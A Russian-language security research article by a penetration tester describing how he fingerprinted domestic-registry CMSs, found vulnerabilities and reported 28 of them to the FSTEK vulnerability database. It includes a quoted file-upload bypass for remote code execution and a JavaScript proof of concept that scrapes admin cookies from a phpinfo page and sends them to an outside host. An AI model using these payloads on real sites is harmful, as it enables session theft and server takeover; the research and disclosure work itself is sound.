

Тонкости импортозамещения CMS.

Собираем Bug Bounty и БДУ по реестру отечественного ПО.

Дмитрий Прохоров – специалист по тестированию на проникновение, CyberOK.

Введение

Меня зовут Дмитрий Прохоров, я специалист по тестированию на проникновение из команды CyberOK. Исследуя просторы Рунета и собирая фингерпринты для различных CMS, я заметил, что присутствует большое множество различных веб-сайтов на CMS отечественной разработки. И да, это не Битрикс!

CMS.RU – кто они?

Что такое «отечественная CMS»? Если посмотреть на статистику по распространённости в Рунете, то можно найти много открытых или условно-бесплатных решений таких как Wordpress или Joomla, а также различных «облачных» продуктов как Tilda.

В рамках этого исследования мы решили сосредоточиться на тех продуктах, которые входят в реестр отечественного ПО.




Рис. 1 Искать отечественное ПО можно тут <https://reestr.digital.gov.ru/>

Почему? На самом деле, ответ лежит на поверхности. Продукты из «нашего» реестра как правило поставляются для государственных и около «них» учреждений, что, во-первых, как бы говорит о том, что данные продукты имеют свою важность и ценность. И, поскольку по своей сути CMS используется для разработки внешних приложений, возникает вопрос: «А насколько они безопасны?».

Немного обратившись к цифрам, мы собрали статистику по Рунету с помощью нашей «кибербалайки» [СКИПА](#). После сбора данных получилась следующая картина:

country:RU and http.tag:CMS

IP-адрес Порт Протокол Домен RU Город Название ПО Версия ПО CVE Показать все

Всего хостов: 1286184

JSON Хостов на странице: 50 1-50 из 1 286 184

Продукты	Хост	Баннер	Продукты	Уязвимости
Wordpress 589K	[Redacted]	80 / HTTP 443 / HTTPS	nginx	CVE [Redacted]
Tilda 240K	[Redacted]	HTTP/1.1 200 OK\r\nServer: nginx/1.18.0 (Ubuntu)\r\nDate: [Redacted]\r\nContent-Type: text/html; charset=utf-8\r\nTransfer-Encoding: chunked\r\nConnection: keep-alive\r\nX-Frame-Options: DENY\r\nX-Content-Type-Options: nosniff\r\nReferrer-Policy: same-origin\r\nCross-Origin-Opener-Policy: same-origin\r\nContent-Encoding: gzip\r\n	ubuntu_linux	CVE [Redacted]
1C-Bitrix 162K	[Redacted]	Российская Федерация	Wordpress	CVE [Redacted]
Joomla 94K	[Redacted]	2024-05-18 00:00:00+01		CVE [Redacted]
MODX 27K	[Redacted]	443 / HTTPS	nginx	CVE [Redacted]
OpenCart 26K	[Redacted]	HTTP/1.1 200 OK\r\nServer: nginx/1.16.1 (Ubuntu)\r\nDate: [Redacted]\r\n	Drupal	CVE [Redacted]
Drupal 24K	[Redacted]			CVE [Redacted]
Netcat CMS 22K	[Redacted]			
DataLife Engine 16K	[Redacted]			
Creatium 15K	[Redacted]			
Laravel 11K	[Redacted]			
UMI.CMS 8K	[Redacted]			

Рис. 2

Кстати, [СКИПА](#) и сервисы непрерывного контроля поверхности атак и пентеста доступны для пилотов для корпоративных заказчиков. Безвозмездно. То есть даром. Писать info@cyberok.ru!

Попробуем найти пересечение между популярными продуктами и реестром ПО. Бинго!

Поиск программного обеспечения

UMI Поиск

Реестровые записи 1 Заявления 1 Исключенные из реестра 0

Наименование	Правообладатель / Производитель	Дата включения в реестр	№ реестровой записи
Система управления сайтами UMI.CMS	ОБЩЕСТВО С ОГРАНИЧЕННОЙ ОТВЕТСТВЕННОСТЬЮ "ЮМИСОФТ"	08.11.2016	2167

Рис. 3

Поиск программного обеспечения

Неткэт Поиск

Реестровые записи 1 Заявления 1 Исключенные из реестра 0

Наименование	Правообладатель / Производитель	Дата включения в реестр	№ реестровой записи
Неткэт	ОБЩЕСТВО С ОГРАНИЧЕННОЙ ОТВЕТСТВЕННОСТЬЮ "НЕТКЭТ"	23.09.2016	1877

Рис. 4


Отлично, что же мы можем узнать из реестра о выявленных ранее уязвимостях в продукте?

Место для такой информация (о наличии уязвимостей в программном обеспечении) имеется в реестре. Но немного пройдясь в поисковике, я заметил, что фраза «Уязвимости

отсутствуют» присутствует в почти каждом продукте реестра. А как же «No system is safe»? Для меня, как практикующего пентестера и багбаунтера, отсутствие выявленных уязвимостей означает либо, что продукт «Неуловимый Джо» и никому не нужен, либо вендор не исправляет баги.

Опыт взаимодействия с БДУ ФСТЭК

Тут на помощь приходит еще один источник информации – [БДУ ФСТЭК](#) России. Именно на него ссылается реестр. Обратившись на момент начала исследования к банку данных по упомянутому выше продукту Netcat CMS, я увидел всего одну уязвимость, связанную с открытым перенаправлением. Но даже ее не было в списках уязвимостей в реестре.



Сведения по заявлению

Номер заявления: 77236

Дата регистрации: 15.06.2016


Информация об уязвимостях

Данная информация содержится в Банке данных угроз безопасности информации ФСТЭК

Уязвимости отсутствуют

[Все записи](#)

Рис. 5




BDU:2023-05144

Уязвимость CMS-системы Netcat, связанная с переадресацией URL на ненадежный сайт, позволяющая нарушителю перенаправить пользователя на произвольный URL-адрес

11.08.2023

Рис. 6

**Поправка: после нашего обращения к держателям реестра они начали пересмотр процедуры внесения информации, и к моменту написания статьи уязвимость за 2023 год уже была внесена.*



Сведения по заявлению

Номер заявления: 77236

Дата регистрации: 15.06.2016

Информация об уязвимостях

Устраненные

04.09.2023 BDU:2023-05144: Уязвимость CMS-системы Netcat, связанная с переадресацией URL на ненадежный сайт, позволяющая нарушителю перенаправить пользователя на произвольный URL-адрес

Рис. 7

Автоматизация процесса

Теорию прошли, переходим к практике. Как только у меня закралась мысль посмотреть отечественные CMS более детально, попутно пополнить БДУ новыми уязвимостями, а еще въехать в рейтинг и поглядеть на пересечения с Bug Bounty программами – я отправился за дорками в поисковики. И ничего не нашел! Но для тру-хацкера это не проблема. Берем сайты на нужной нам CMS-ке и исследуем:

- заголовки;
- файлы Javascript (хэши, утечки версий);
- артефакты в теле ответа HTML в корневой директории;
- особенности структуры CMS.

▼ Заголовки ответов	
Cache-Control:	no-store, no-cache, must-revalidate
Content-Encoding:	gzip
Content-Type:	text/html; charset=utf-8
Date:	Thu, 16 May 2024 16:19:38 GMT
Expires:	Thu, 19 Nov 1981 08:52:00 GMT
Pragma:	no-cache
Server:	nginx/1.24.0
Set-Cookie:	PHPSESSID=d479086e7c136f4d0eabd0db12;
Set-Cookie:	customer-id=q46zdw%3D%3D; expires=Sun,
Status:	200 Ok
Vary:	Accept-Encoding
X-Cms-Version:	23
X-Generated-By:	UMI.CMS
X-Xss-Protection:	0

Рис. 8

```
" All Rights Reserved."  
<br>  
"Powered by DataLife Engine © 2024 " == $0  
</div>  
<!-- / Копирайт -->
```

Рис. 9

```

.. <link href="/netcat_template/template/netcat_default/css/default.
<link href="/netcat_template/template/netcat_default/css/mixin_de
▶ <script>...</script>
▶ <script>...</script>
<script src="/netcat_template/asset/jquery/3.6.0/jquery.min.js" d
<script src="/netcat_template/asset/nc_visibility_accordion/lates
<script src="/netcat_template/asset/jquery_ui_core/1.12.1/jquery-
    
```

Рис. 10

А дальше составляем дорки на основе синтаксиса ASM.

Платформа	Запрос	Кол-во хостов
СКИПА	product.name: netcat	24422
netlas	http.body:"/netcat_template/" AND geo.country:("RU")	3307
fofa	body="/netcat_template/" && country="RU"	17841
hunterhow	web.body="/netcat_template/" and ip.country=="Russia"	7781




Рис. 11

product.name: netcat

IP-адрес Порт Протокол Домен Стр.

Всего хостов: 24422

Хост	Баннер
[REDACTED]	! 21 80 / HTTP 443 / HTTPS 6001 /

Рис. 12

С позиции ASM-ов тоже не все так просто. Кто-то хорошо парсит корневой HTML (это наша СКИПА), а кто-то не очень... (Где хосты, Shodan?).

И вот мы уже видим некоторую поверхность атакуемых хостов. Но постоянно вводить дорки, а еще везде свой синтаксис... В общем, не удобно. Ленивые стараются максимально облегчить свою работу, поэтому автоматизируем процесс с помощью любимого Nuclei.

Из наиболее выдающихся способностей этой “шайтан” машины можно выделить следующее:

- встроенный DLE (логика, операции сравнения);
- вычисление хэш-значения файла налету;
- удобный сбор по заданному скоупу;
- создание Workflow по CMS.

```
http:
- raw:
- |
  GET / HTTP/1.1
  Host: {{Hostname}}

redirects: True
extractors:
- type: regex
  name: build
  group: 1
  regex:
  - '\.js\/cms\/jquery\.compiled\.js\?([\d]+)'
  - '/js/guest.js?([\d]+)'

matchers-condition: or
matchers:
- type: dsl
  name: alive
  dsl:
  - status_code == 200
  - 'contains(header, "X-Generated-By: UMI.CMS")'
  condition: and
```

Рис. 13

```
extractors:  
- type: regex  
  part: body_2  
  name: version  
  group: 1  
  regex:  
    - 'href=' '\netcat/admin/[^^']+?\?([\d]+)'  
  
- type: regex  
  name: misconfig_version  
  part: body_4  
  regex:  
    - '(\d+\.\d+\.\d+\.\d+)'  
  
matchers:  
- type: dsl  
  name: admin  
  dsl:  
    - contains(body_1, "NETCAT_PATH")  
    - contains(body_1, "nc-admin")  
  condition: and
```

Рис. 14

Вставляем кавычку.

Когда я только начинал весь процесс исследования «отечественных» CMS, я думал о каком-то мозговом штурме, поиске гаджетов для раскрутки скрытых десериализаций пользовательских данных и прочих интересностях (и не очень-то хотелось). Но все оказалось совсем по-другому. Кажется, что чем меньше продукт известен, тем проще его ломать. И, в нашем случае, все было именно так. Быстро и дерзко 😊

WHITE BOX

Что необходимо:

- демо-версия CMS (благо они есть, цены ой-ой-ой);
- легкое SAST решение для быстрого анализа;
- наши прямые ручки для разбора проблемных строк кода и паттернов разработчика.

В качестве SAST без заморочек и да, с кучей фолзов – Semgrep. Для любителей «все в одном» можно даже Nuclei (да, да, страшно, но быстро что-нибудь да выплюнет). А для каких-то изысканий по коду подойдет ваша любимая IDE, кому-то Грег-ом со своими «правилами», а я вообще SublimeText-ом пользовался периодически ©




Рис. 15

Command execution:

```
grep -Ri "shell_exec(" .
```

```
grep -Ri "system(" .
```

```
grep -Ri "exec(" .
```

```
grep -Ri "popen(" .
```

```
grep -Ri "passthru(" .
```

```
grep -Ri "proc_open(" .
```

```
grep -Ri "pcntl_exec(" .
```

Рис. 16

И тут начало падать разное:

```

if (
    !isset($_SERVER['PHP_AUTH_USER']) ||
    !(
        $_SERVER['PHP_AUTH_USER'] == $secret_name &&
        $_SERVER['PHP_AUTH_PW'] == $secret_key
    )
) {

```

Рис. 17

Типе Juggling (с условиями) в авторизационной части CMS, попытки скрывать своего исходного кода непонятно зачем, когда все доступно... А что уж говорить о вхождении пользовательских данных (комментарии, User-Agents и т.п.) в административный интерфейс.

```

Skin.php x umi.phar.php Find Results
1 <?php
2 namespace UmiCms\System\Admin;use UmiCms\System\Cookies\iCookieJar;use UmiCms\System\Requ
;private $postParams;public function __construct( \iConfiguration $v2245023265ae4cf8
veadbbc0780af345088deeab63e8cc3f8, iPost $v368f3299b94d8d0a78ba7401ff720dcc) {$this-
;$this->getParams = $veadbbc0780af345088deeab63e8cc3f8;$this->postParams = $v368f3299
vddaa6e8c8c412299272e183087b8f7b6 = $this->controller->getCurrentModule() . '::' . $t
vddaa6e8c8c412299272e183087b8f7b6, $this->config->get('casual-skins', $v98ea47e431122
->getParams->isExist('skin_sel') || $this->postParams->isExist('skin_sel')) {$v37c24a
cookieJar->set('skin_sel', $v37c24a3158dc6f1aab7f6398e8cf5f70, time() + 3600 * 24 * 3
cookieJar->get('skin_sel')) {if (in_array($this->cookieJar->get('skin_sel'), $vada1fd

```

Рис. 18

```

Skin.php x umi.phar.php x
257612 namespace UmiCms\System\Admin;
257613
257614 /**
257615  * @package UmiCms\System\Admin
257616  */
257617 interface iSkin {
257618
257619     /** @return string */
257620     public function name();
257621 }<?php
257622
257623
257624 namespace UmiCms\System\Admin;
257625

```

Рис. 19

Я не буду останавливаться на этом, потому что первостепенной задачей было быстро выявить уязвимости и направить их в БДУ. Оставляем все находки BlackVox-у, в динамике этот поток фолзов Semgrer разгребать куда проще, эффективнее, да и просто веселее.

BLACK BOX

Что необходимо:

- Burp Suite (Live Active Scan);
- плагины Burp Suite;
- наши ручки для конфигурации сервера и CMS.

Данный инструментарий, а также полученные WhiteBox-ом результаты позволили выявить порядка 10 уязвимостей в самом начале исследования.

Но обо всем по порядку.

Настраиваем CMS и сервер:

- Сбрасываем версию ЯП (и т.п.) до минимально-стабильной.
- Отключаем средства защиты CMS.
- Стараемся оставить дефолт-настройки CMS.
- Включение Debug-режима, вывода ошибок.

Отдельно нужно указать на то, что в процессе прохождения сканером в административном интерфейсе можно запросто положить CMS и сервер, поэтому требуются Ваксир-ы и дополнительный пользователь в системе для быстрого отката к первоначальному состоянию.

Немного WhiteBox-а, пока изучаем директории и структуру CMS:

- Изучаем .htaccess (временная папка, cache, папки загрузки).
- Смотрим в composer и vendor/ (CVE, Github Issue).
- Делаем find в корне для сбора всех файлов – после установки и под конец исследования (диффаем | grep -v upload).
- Стоило бы почитать документацию.
- Отдельное внимание Ajax, API.

Сравнения результатов изменения файловой системы позволяют быстро выявить сгенерированные чувствительные файлы. Быстрое прохождение по такому списку позволяет оперативно выявить утечку конфиденциальной информации в продукте. А такие файлы, как .htaccess, настроенные по дефолту в CMS при его установке, позволяют определить правильный вектор уязвимостей типа загрузки файлов опасного вида и различных методов обхода авторизации на защищенные конечные точки.

Filename bypass leading to RCE

Closed

Bingoyyj opened this issue on Feb 21, 2022 · 2 comments



Bingoyyj commented on Feb 21, 2022

Describe the bug

Filename bypass leading to Remote Code Execution

To Reproduce

Steps to reproduce the behavior:

1. Upload a file with `а<?php phpinfo();?>` named shell.php, omitted.
2. Add two dots after the file name like this `shell.php..`.
3. The shell file is successfully uploaded by bypassing detection.
4. This vulnerability can only be exploited on windows system

Рис. 20

```
<IfModule !mod_version.c>
  <FilesMatch "(?i)\.(php[2-5]?|cgi|pl|f
  Deny from all
</FilesMatch>
```

Рис. 21

Только изучив устаревшие версии библиотек в составе некоторых CMS получилось выявить три вектора атак, эксплуатирующие уязвимости типа SSRF и RCE.

Burp Suite (Live Active Scan):

- Меняем Live режим с passive на active.
- Настраиваем конфиг скана под CMS.
- Определяем точки инъекций.
- Исследуем веб-приложение.

Сконфигурировать Burp Suite сканер можно достаточно тонко. Важно подобрать правильный тип подбираемых полезных нагрузок под конкретный продукт, а также входные точки инъекций. Это приходит после некоторого количества времени при изучении исходного кода, а также функционала CMS. В Live режиме можно сканировать параметры, заголовки налету, что позволяет быстро осуществить проверку по URI не требующих аутентификации.

Плагин Auth Analyzer Burp Suite:

- Проверяем роли, привилегии.
- CSRF.
- Утечки информации.
- Type Juggling.

ID	Method	Path	CSRF Status	Anon Status	Author Status
43	GET	... /admin/users/authorsList.xml?id[]=0&domain_id[]=1&lan...	DIFFERENT	DIFFERENT	DIFFERENT
42	GET	... /utype/61/?lang=ru	SIMILAR	SIMILAR	SIMILAR
41	GET	... /admin/users/dataset_config.xml?param=author	DIFFERENT	DIFFERENT	DIFFERENT
40	GET	... /udata/users/loadUserSettings/?r=0.39156403387822913	DIFFERENT	DIFFERENT	DIFFERENT
39	GET	... /admin/content/frontendPanel/ json?r=0.0982293000570793	DIFFERENT	DIFFERENT	DIFFERENT
38	GET	... /admin/events/feed/ json?filter=users-adv-message&only...	DIFFERENT	DIFFERENT	DIFFERENT
37	GET	... /admin/umiTemplates/domainTemplates.xml	DIFFERENT	DIFFERENT	DIFFERENT
36	GET	... /admin/users/authorsList/ json	DIFFERENT	DIFFERENT	DIFFERENT
35	GET	... /ulang/ru/common/content/date/users?js;92176	SAME	SAME	SAME
34	GET	... /admin/users/authorsList/	DIFFERENT	DIFFERENT	DIFFERENT

Рис. 22

Крайне удобный инструмент для быстрой настройки различных типов ролей, проверки CSRF-токена на конечных точках и утечек информации на эндпойнтах, доступных аутентифицированному пользователю.

На первом этапе исследования активным сканером Burp Suite вывалилась SQL-инъекция, которую методом WhiteBox обнаружить было бы затруднительно в связи с достаточно длительным процессом обработки массива с уязвимым параметром.

The screenshot displays the Burp Suite interface. On the left, the 'Tasks' panel shows two active tasks: '1. Live passive crawl from Proxy (all ...)' and '2. Live audit from Proxy (suite scope)'. The '2. Live audit from Proxy (suite scope)' task is selected, showing a 'Capturing' toggle that is turned on. Below the task list, there are issue counts: 1 (red), 7 (orange), 17 (blue), and 66 (grey). The main panel shows the 'Issues' tab for the selected task, with a filter set to 'High'. A single issue is listed: 'SQL injection'. The details for this issue are shown below, including a red warning icon, the issue name 'SQL injection', and its characteristics: Severity: High, Confidence: Firm, Host: [redacted], and Path: [redacted].

Рис. 23

Отдельно стоит выделить мисконфигурации, которые вроде как являются проблемой администратора CMS, а не разработчика (но это не так!).

- Папки и файлы установки (сами удаляйте).
- Листинг директорий в tmp, backup папках (кривой .htaccess).
- Раскрытие путей, логинов (вызов ошибок, переменных в коде).
- phpinfo() – XSS one Shot.

Установка CMS Netcat

проверка хостинга → проверка базы данных
всё отлично! всё прекрасно!

Ура, Netcat установлен, теперь вы можете начать работу. См

- Вход в систему администрирования: <http://netcat/adr>
- Установка готового сайта из магазина: <http://netcat/ad>
- Вход на сайт в режиме редактирования: <http://netcat/>
- Логин для входа: **test**
- Пароль: тот, который вы ввели

Обязательно удалите папку install с сервера!

Рис. 24

Файлы установки зачастую приводят к уязвимостям типа SQL-инъекций при установке БД, различным XSS в инпутах, утечкам захардкоженных данных в конфигах и RCE при вызове функций установки CMS. И удаление этих опасных файлов, конфигов может быть вполне осуществлено со стороны разработчика при построении алгоритма установки продукта на сервер.

Немного про XSS. Разработчики часто вызывают phpinfo() на страницах информации о продукте. Это крайне нехорошо, так как любая XSS по итогу приведет к захвату административных Cookie минуя HTTPOnly.

```
netcat/admin/about/index.php
```

PHP Version 5

System
Build Date
Server API
Virtual Directory Supp
Configuration File (ph
Loaded Configuration

Рис. 25

```
fetch("https://<redacted>/netcat/admin/about/index.php?phase=2")
  .then((response) => response.text())
  .then((data) => {
    const startString = `|  |  |
| --- | --- |
| $_SERVER['HTTP_COOKIE']</td>`     const endString = ` $_SERVER['HTTP_ACCEPT_LANGUAGE']</td>`     const startIndex = data.indexOf(startString) + startString.length     const endIndex = data.indexOf(endString, startIndex)     const cookies = data.substring(startIndex, endIndex)     const encodedCookies = btoa(cookies)     fetch(       "https://<redacted>/" +       "?encodedCookies=" +       encodedCookies,       { method: "GET" }     )   }) }) | |

```

Рис. 26

Результаты сабмитов.

Всего было выявлено и направлено в БДУ 28 отчетов по разным «отечественным» CMS.




Рис. 25

Большинство выявленных уязвимостей были обнаружены в административном интерфейсе (75%), но их эскалация через CSRF приводила к серьезному импакту. Уязвимостей степени High/Critical составило 60%. Наиболее опасные, не требующие аутентификации (а их 20% об общего числа), позволяли осуществить SQL-инъекцию и обойти аутентификацию, в том числе были найдены векторы, позволяющие загрузить shell-код через форму загрузки при наличии условий обхода аутентификации. Такие связки уязвимостей приводят к полной компрометации CMS и сервера.

В целом работать с командой БДУ мне понравилось. Конечно, процессы взаимодействия еще не налажены. Как между исследователем и ФСТЭК, так и между регулятором и вендором. Чего мне стоило направить свои первые отчеты по одной из CMS. Час я ломал голову над тем, почему меня не пускает WAF – ну не на PoC же ругается. Не тут-то было – пришлось поправить PoC, удалить оттуда страшные blacklist <script> и только тогда мое сообщение отправилось ☺

